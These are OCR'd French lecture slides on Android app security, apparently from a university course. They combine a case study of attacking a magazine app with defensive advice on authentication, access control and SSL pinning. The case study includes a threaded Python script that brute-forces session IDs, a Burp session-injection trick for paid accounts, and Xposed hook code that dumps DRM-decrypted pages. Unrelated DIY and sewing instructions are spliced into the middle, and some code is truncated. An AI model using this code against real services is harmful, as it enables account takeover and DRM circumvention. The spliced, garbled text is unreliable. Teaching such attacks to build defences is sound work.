        r = requests.post(roundrobin(), headers = headers, data = computePostData(sessionid,candidate), timeout=timeout)
        result = str(r.content)
        if not p1.match(result) and p2.match(result):
            print("Success for candidate: "+candidate+" and session "+sessionid)
            found.append(candidate+";"+sessionid)
    except requests.Timeout:
        return #no response after timeout means bad sessionid

def tryBatchForCandidate(start,stop,candidate):

def tryAllSessionsForCandidate(candidate):
    split = int(maxsid/nbThreads)
    for i in range(0, nbThreads):
        t = threading.Thread(target=tryBatchForCandidate, args=[i*split, (i+1)*split, candidate])
        threads.append(t)
        threads[i].start()

    for j in range(0, nbThreads):
        threads[j].join()

tryAllSessionsForCandidate(1234568)
```

3. Authentification contournée



LA CABANE

LES CROQUIS P. 79

FOURNITURES
- CONTREPLAQUÉ DE 15 MM D'ÉPAISSEUR: 2 PLAQUES DE 80 x 77 CM (CÔTÉS), 2 PLAQUES DE 80 x 80 CM (BASE ET TOIT)
- CONTREPLAQUÉ DE 5 MM D'ÉPAISSEUR: UNE PLAQUE DE 80 x 80 CM (FOND), 2 PLANCHES DE SECTION 2,2 CM DE 10 x 60 CM
- 4 ÉCROUS À FRAPPER, FILETAGE 8 MM
- 4 PIEDS DE LIT DE 25 OU 30 CM, DIAMÈTRE 7 CM, FILETAGE 8 MM
- 35 VIS DE 30 x 4 MM
- 25 VIS DE 15 x 3 MM
- SCIE À MÉTAUX
- PERCEUSE-VISSEUSE
- MÈCHE À BOIS DE 9 MM
- MARTEAU
- COLLE À BOIS
- PAPIER DE VERRE
- VERNIS OU PEINTURE (FACULTATIF)

Réalisation

Tracer, à chaque bout des planches, la position des trous à 5 cm de chaque extrémité et au milieu de la largeur. Percer les trous avec la mèche de 9 mm, puis insérer les écrous à frapper au marteau (croquis 1).
Positionner les deux planches ainsi percées sur l'une des plaques de 80 x 80 cm. Elles seront donc placées à 10 cm des bords puis vissées, l'écrou à frapper étant positionné contre la plaque. Mettre en place les pieds. Si la partie filetée est trop longue, on pourra la raccourcir à la scie à métaux (croquis 2).
Assembler la caisse avec les vis de 30 mm et de la colle à bois. Commencer par les côtés, puis le toit et finir par le fond. Ce dernier sera fixé avec des vis de 15 mm ou éventuellement des petits clous. Terminer en ponçant légèrement les angles puis appliquer, si on le souhaite, une peinture (croquis 3).

156 ModesàTravaux

JUPE GLAM'

LE PATRON GRATUIT P. 30

TAILLE 40/42 - FOURNITURES 1 M DE LAINAGE BLEU MARINE CACHEMIRE/LAINE/POLYAMIDE* EN 140 1 M DE DOUBLURE POLYESTER* EN 140 1 M DE RUBAN THERMOCOLLANT NOIR X 35 MM DE LARGEUR* 1 GROS BOUTON FANTAISIE** 1 BOUTON PLAT DE 15 MM DE DIAMÈTRE*

* Les-coupons-de-saint-pierre.fr
** La boutique Modes & Travaux, 10, rue de la Pépinière, 75008 Paris.

Schéma réduit du patron

Réalisation

Tracer le patron du dos et des deux devants imbriqués sur du papier quadrillé en se reportant au schéma réduit, sachant qu'un carré orange = 5 cm et un carreau violet = 1 cm.
Décalquer le devant gauche tracé en vert sur une grande feuille de papier en le retournant par rapport au schéma. Lorsque les trois pièces sont tracées, les découper.

Coupe

Repasser le lainage à la vapeur, et l'ouvrir dans toute sa largeur, l'envers contre la table.
Placer les pièces du patron sur l'endroit du tissu en respectant le droit-fil et la disposition du schéma de coupe, les tracer en ajoutant 2 cm pour les coutures et 5 cm pour l'ourlet du bas. Une fois les pièces coupées, tracer les contours, les repères et les tracés des pinces sur l'envers à l'aide d'une roulette et de papier carbone clair. Marquer également les repères d'un cran de

Plan de coupe du lainage

2 mm fait à la pointe des ciseaux dans les ressources des coutures.
Ouvrir la doublure dans toute sa largeur, mais cette fois en plaçant l'endroit contre la table. Placer les pièces du patron dessus en suivant le schéma de coupe, les tracer en ajoutant 2 cm pour les coutures et les ourlets, et les découper.

Montage

s - Assembler la jupe
Surfiler les côtés « A » du devant droit n° 1, du devant gauche n° 2 et du dos n° 3. Piquer les pinces des devants et des dos sur l'envers, les coucher vers les côtés.

Après quelques heures de force brute, plusieurs comptes avec les derniers numéros des magazines sont trouvés.

Se connecter sur mobile avec un compte gratuit. Puis injecter avec BURP dans la réponse au login `userId+sessionId` d'un compte payant.

4. Analyse dynamique: pourquoi ? 1/3

- En continuant l'analyse statique pour comprendre comment le DRM fonctionne
  - Cryptographie asymétrique
    - Magazine chiffré avec la clé publique
    - Clé privée dans le fichier `cryptoinfos.dat`
  - `FixedSecureRandom`: surchargé pour retourner une constante! ⚠⚠⚠
- Document déchiffré: format propriétaire
  - Images (pages complètes y compris texte)
  - Texte (pour permettre le copier-coller et la recherche)
  - Métadonnées XML (index, résumés des pages, etc …)

4. Analyse dynamique: pourquoi ? 2/3

- Pour être capable d'extraire les images dans la meilleure résolution possible et les lire sur n'importe quel ordinateur
  - Solution 1: exporter le code Java qui permet de décoder un magazine
  - Solution 2: modifier l'application Android pour nous exporter les images
  - Solution 3: ne pas modifier l'application mais la surcharger

- Solution 1
  - Plusieurs dizaines de classes Java concernées
  - Réécriture nécessaire pour
    - être du vrai Java
    - se débarrasser des dépendances Android

4. Analyse dynamique: pourquoi ? 3/3

- Solution 2
  - Code dans jadx pas compilable en application Android en l'état
  - Il faut modifier les instructions Smali: version pour humain du Dalvik:
    `invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;`
  - puis repackager l'APK
- Solution 3: Analyse dynamique avec un framework de hooking
- Solutions 1 et 2 nécessitent de recompiler/redéployer si on avait pas exactement bien compris le code avec l'analyse statique
- La solution 3 permet de se construire un débuggeur pour suivre les données au fur et à mesure

4. Hooking 1/2

- Utilisation du framework **Xposed**
  - Surcharger le comportement d'une application en interceptant les appels dans la machine virtuelle Dalvik
  - Aucun changement à apporter au fichier `apk` original
- Prérequis
  - Android rooté pour pouvoir installer la librairie **Xposed**
  - Emulateur (pour éviter de saboter son propre téléphone…)
- Implémentation d'un hook avec **Android Studio** dans un fichier `apk` indépendant
  - Export des pages à la résolution maximale en tant que fichiers `png` lors du chargement du magazine
- Un framework de hooking plus moderne sera utilisé lors du TP

4. Hooking 2/2

```
public void handleLoadPackage(final LoadPackageParam lpparm) throws Throwable {

    if (!lpparm.packageName.equals(ourPackageName))
        return;

    findAndHookMethod(ourClassToHook, lpparm.classLoader, "getDimensionFromBytes", byte[].class,"int", "int", "float", "float", "boolean", (XC_MethodHook) beforeHookedMethod(param) → {
            InputStream is = new ByteArrayInputStream((byte[]) param.args[0]);
            Bitmap result = BitmapFactory.decodeStream(is);
            savePage(result);
    });

    findAndHookMethod(ourClassToHook, lpparm.classLoader, "loadPage", "int", "short", "int", "int", "boolean", (XC_MethodHook) beforeHookedMethod(param) → {
            pageNumber = (Integer) param.args[0];
            XposedBridge.log("Page number now is "+pageNumber);
    });
}

private void savePage(Bitmap input)
{
    FileOutputStream out = null;
    String filename = "/mnt/myshare/mydoc_"+pageNumber+".png";
    try {
        out = new FileOutputStream(filename);
        input.compress(Bitmap.CompressFormat.PNG, 100, out);
        XposedBridge.log("Page successfully written "+pageNumber+" : "+input.getWidth()+"*"+input.getHeight());
    } catch (Exception e) {
        XposedBridge.log("error writing page "+e.getMessage());
```

- Itérer sur toutes les pages avec l'API `afterHookedMethod` sur la méthode `loadPage`
  - appeler `loadPage(nextPage)` via introspection
- Facile d'ajouter un autre `afterHookedMethod` injectant `userId+sessionId`

5. Recommandations 1/3

- Au moment d'implémenter une application native, se poser les questions suivantes pour **avoir une idée des menaces**
  - Population cible: libre service, comptes VIP, etc..
  - Limitation des droits par utilisateur ou par terminal ?
  - Fonctionnalités offline requises ?
  - Propriété intellectuelle à inclure dans l'application ?

- **Côté serveur**: s'assurer que la logique sécurité est robuste
  - Authentification
  - Contrôle d'accès
  - Cas d'erreur devant retourner un message générique
  - **Tests unitaires poussés**, incluant des tests d'abus

5. Recommandations 2/3

- **Mobile**: **Considérer tout le code source comme connu** si Android. Garder en tête que contourner/remplacer le code (y compris les tests de rootage et de détection d'émulateurs) est facile pour un attaquant grâce au hooking
- Eviter d'embarquer toute logique sensible dans le code: demander au serveur de faire le travail
- **Obfusquer** pour ralentir l'analyse statique: **`Proguard`** est gratuit
- Considérer l'écriture de la logique critique en C (NDK)

- Utiliser **SSL avec certificate pinning** pour tous les appels réseau
  => Même si avec du hooking c'est contournable

5. Recommandations 3/3

- **Ne pas s'amuser avec la crypto** sauf si absolument nécessaire
  - Un hash est souvent la bonne solution pour l'authentification
  - Très facile de faire une mauvaise gestion de clés pour le chiffrement
    - Difficile de garder des secrets
    - Le renouvellement de clé doit être pensé dès le début
  - S'assurer d'avoir des bons générateurs aléatoires
  - Les DRM peuvent toujours être cassés avec de la motivation

- Penser à l'effort pour les **mises à jour sécurité**
  - APIs mobiles marquées deprecated
  - Librairies vulnérables
  - La publication dans les appstores n'est pas immédiate

6. Authentification: 1 cas concret

Application web ou mobile grand public (sans login)

Appel REST:
Numéro = entrée utilisateur
Message = f(choix menu)

Serveur Web

Gateway SMS

SMS vers %numéro%
Contenu = %message%

6. Authentification: points clés 1/2

- But: s'assurer qu'on ne dialogue qu'avec une entité connue
  - Possibilité de bloquer en cas de souci
  - Alertes ciblées disponibles

- 1ère question: qui ?
  - Utilisateur final
  - Device
  - Les deux

- 2ème question: comment ?
  - Avec session
  - Sans session
  - Via un tiers de confiance: Single Sign On (SSO)

6. Authentification: points clés 2/2

- 3ème question: combien de temps ?
  - Timeout: déconnexion au bout d'une certaine inactivité
  - Time To Live (TTL): durée maximum peut importe l'activité

- 4ème question: provisioning
  - Processus manuel d'ajout dans un annuaire
  - Création de compte automatisé: self-service
    - Il faut un élément de preuve de l'utilisateur: souvent adresse mail
  - Décommissionnement
    - Blocage en cas d'incident / demande
    - Suppression des vieux comptes

6. Authentification: avec session

- Principe bien connu: le web s'appuie dessus
  - HTTP protocole stateless
  - Workaround: ajout d'un cookie de session (`sessionId`)
  - Le client fait le lien entre différentes requêtes en passant `sessionId`
  - Le serveur stocke dans sa mémoire les informations souhaitées correspondant à `sessionId`
- Cookie obtenu après authentification réussie
  - Par exemple formulaire login/password
  - Changer le cookie après authentification si on en avait déjà un avant
- Sécurité reposant sur la longueur du cookie
  - Si on devine un `sessionId` valable on est connecté !
  - Doit être vraiment aléatoire et avec une entropie d'au moins 64bits
  - SSL obligatoire

6. Authentification: sans session

- Principe
  - Chaque requête est indépendante
  - Un jeton d'authentification permet de vérifier qu'elles ont été émises par une entité légitime
- Exemple antique: authentification basique
  - jeton = base64(login:password)
- Exemple moderne: Json Web Token (JWT) (exemple simplifié)
  - Au lieu de renvoyer un cookie après l'authentification, le serveur fournit
    - Adresse mail personne authentifiée
    - Durée de vie du jeton
    - Signature cryptographique
  - Permet de dialoguer avec d'autres serveurs qui valident la signature
  - Recommandation: écrire des tests unitaires avec des jetons invalides

6. Authentification: Single Sign On 1/2

- Principe: déléguer l'authentification à un tiers de confiance
- Utilise aussi la notion de jeton


- SAML pour le monde du web
  - Notion d'assertion très proche d'un jeton JWT
  - Mais en langage XML

- Kerberos dans le monde entreprise
  - S'appuie sur le login Windows
  - Architecture compliquée

- Nombreux autres protocoles propriétaires

6. Authentification: Single Sign On 2/2

- Protocole standard Oauth : Exemple login Facebook



6. Contrôle d'accès: 1/2

- But: s'assurer que l'entité authentifiée n'accède qu'aux ressources auxquelles elle a le droit

- Les autorisations doivent être **systématiquement validées coté serveur**
  - Sinon exposé via hooking
  - Toujours faire un cross-check du couple `{userId, resourceId}`

- Principe du ***least privilege***
  - Par défaut un utilisateur n'a le droit à rien
  - Pas de blacklist: seulement des permissions additives
  - Notion de rôles pour simplifier la gestion

6. Contrôle d'accès: 2/2

- Eventuellement contraintes supplémentaires
  - Lieu via géolocalisation ou adresse IP
  - Date/heure

- **Provisioning** des autorisations
  - Manuellement dans un annuaire
  - Self-service via des fonctionnalités de paiement

- **Tests unitaires** des autorisations
  - Vérifier qu'un userId qui a la permission accède bien à la ressource
  - Vérifier qu'un userId qui n'a pas la permission n'y accède pas
  - Pour tout couvrir en évitant l'explosion combinatoire
    - tester les autorisations 1 par 1
    - puis 2 par 2


7. SSL: Principe crypto asymétrique

- Une paire de clés (privée, publique) est générée
  La clé publique est distribuée, la **privée doit rester secrète**
- Problème mathématique dur à inverser reliant les deux clés
  - E.g. factorisation de grands nombres premiers (RSA): p1 et p2
    clé privée = p1, clé publique = p1 * p2 modulo (cste)
  - E.g. logarithme discret (Diffie-Hellman)
- Très lent car nombreuses opérations mathématiques nécessaires
- Handshake SSL ultra simplifié
  - Négociation d'une clé de session par crypto asymétrique
  - Vérification certificat
  - Encryption symétrique du trafic avec la clé de session
  - Renouvellement de la clé de session au bout d'un certain temps/ volume de données

7. SSL: Contenu d'un certificat

- Standard X.509 date de 1988 (e.g serial number)
- Clé publique (et but d'utilisation + fingerprint)
- Informations d'identification (Subject ou CN)
  - Nom DNS complet pour un serveur web
  - Adresse mail ou nom/prénom pour un individu
- Dates de validité
- Signature différents éléments
  - Par une autorité certifiée (Issuer)
  - Avec un certain algorithme
- Autorité certifiée
  - Soit connue par le browser/OS (Truststore)
  - Soit fournit un certificat d'une autre autorité => chaîne de certificats

7. SSL: Exemple de certificat



7. SSL: Génération d'un certificat 1/2

- Abus de langage
  - 1. Génération d'une paire de clé privée/publique
  - 2. Association d'informations d'identification à la clé publique
  - 3. Signature et export du certificat

- Exemple avec l'outil java `keytool`

```
keytool -genkey -alias nom1 -keyalg RSA -keystore nom1.jks -keysize 4096
```

  => Etape 1
  - Va demander un mot de passe pour le keystore et la clé privée
  - Va demander les informations d'identification => Etape 2
- Exportation du certificat (sans la clé privée!) => Etape 3

```
keytool -export -alias nom1 -file mon_certif.crt -keystore nom1.jks
```

- Aussi possible avec `openssl` (format sortie différent)

7. SSL: Génération d'un certificat 2/2

- Pour l'instant on a un certificat *Self Signed*:
  il a été signé par notre autorité locale reconnue de personne
- En l'utilisant en l'état, on aurait des erreurs « **certificat invalide** »
  - **Eviter de configurer l'application pour tolérer** de tels certificats
  - Si on fait cela, on n'utilise que l'aspect encryption de SSL et on perd ses capacités d'authentification

- 2 choix
  - L'approuver comme ça
  - Faire une *certificate signing request* (CSR) et « acheter » un vrai certificat
    `keytool -certreq -alias nom1 -keystore nom1.jks -file ma_csr.csr`
  - Certificats gratuits et reconnus avec Let's Encrypt: procédure automatique via une preuve dans le nom de domaine

7. SSL: Approuver un certificat existant

- Truststore = ensemble de keystores + certificats
- La plupart des certificats du commerce sont déjà connus dans les truststores (Browser, OS, Java, etc …)
- Possible de rajouter un certificat à un truststore existant

```
keytool -import -trustcacerts -alias nom1 -file mon_certif.crt -keystore nom1.jks
```

  - Surtout ne pas importer de fichier `.p12` ou `.key`
  - Avec `openssl`, certificats s'appellent aussi `.der` ou `.cer`

- Authentification mutuelle
  - Le client vérifie le certificat du serveur (classique)
  - Et le serveur vérifie le certificat du client
    => Chacun génère sa clé privée et donne son certificat

7. SSL: Certificate pinning

- Avec une validation classique, on accepte n'importe quel certificat approuvé par une autorité de certification reconnue
  - Pas forcément suffisant selon le modèle de menaces
    e.g. dans un aéroport chinois
- **Certificate pinning**: client **n'accepte que les certificats connus**
  - Soit avec un truststore restreint au minimum: solution recommandée
  - Soit avec des librairies qui permettent de comparer depuis le code le fingerprint à une valeur définie en configuration
    Attention aux erreurs d'implémentation (X.509, chaînage …)
- Nombreux autres détails à surveiller pour avoir une connexion SSL robuste, notamment la configuration des algorithmes utilisés
  - Le plus simple est de tester le serveur depuis SSL Labs
    => Une note sera attribuée et des recommandations fournies

Conclusion 1/2

- Pour garantir une sécurité correcte sous Android, une architecture serveur est indispensable car le reverse engineering est toujours possible.

- Côté serveur, chaque appel doit systématiquement être validé avec la plus grande rigueur
  - Authentification
  - Autorisations

- Côté client, prendre garde à la gestion des réponses comme on ne peut pas faire confiance au code qui y tourne

Conclusion 2/2

- La sécurité des communications est primordiale dans une architecture client serveur
- SSL est une très bonne brique de base si déployée correctement
  - Dommage de n'utiliser que l'aspect encryption
  - Aspect authentification disponible avec un certificat valide
  - Certificate pinning fortement recommandé
- Mais ne règle en aucun cas les problématiques d'autorisation

A bientôt pour le TP

Des questions

polytechnice@securingapps.com

6. Contrôle d'accès: achats intégrés

- Google In-app Billing
  - Redirection vers le service de paiement Google Play
  - Puis retourne dans l'application avec une réponse signée
  - Valider la signature de la réponse:
    Google conseille de le faire côté serveur
  - Activer la fonctionnalité
- Mais toujours possible de hooker le code qui reçoit « Signature OK » de la part du serveur
- Même souci si le serveur retourne « Nouveau nombre de pièces »
  - => Compteur côté serveur et obfuscation/code natif côté client
- Mieux : faire retourner par le serveur avec la réponse de signature le contenu complet de la fonctionnalité:
  e.g. le niveau d'un jeu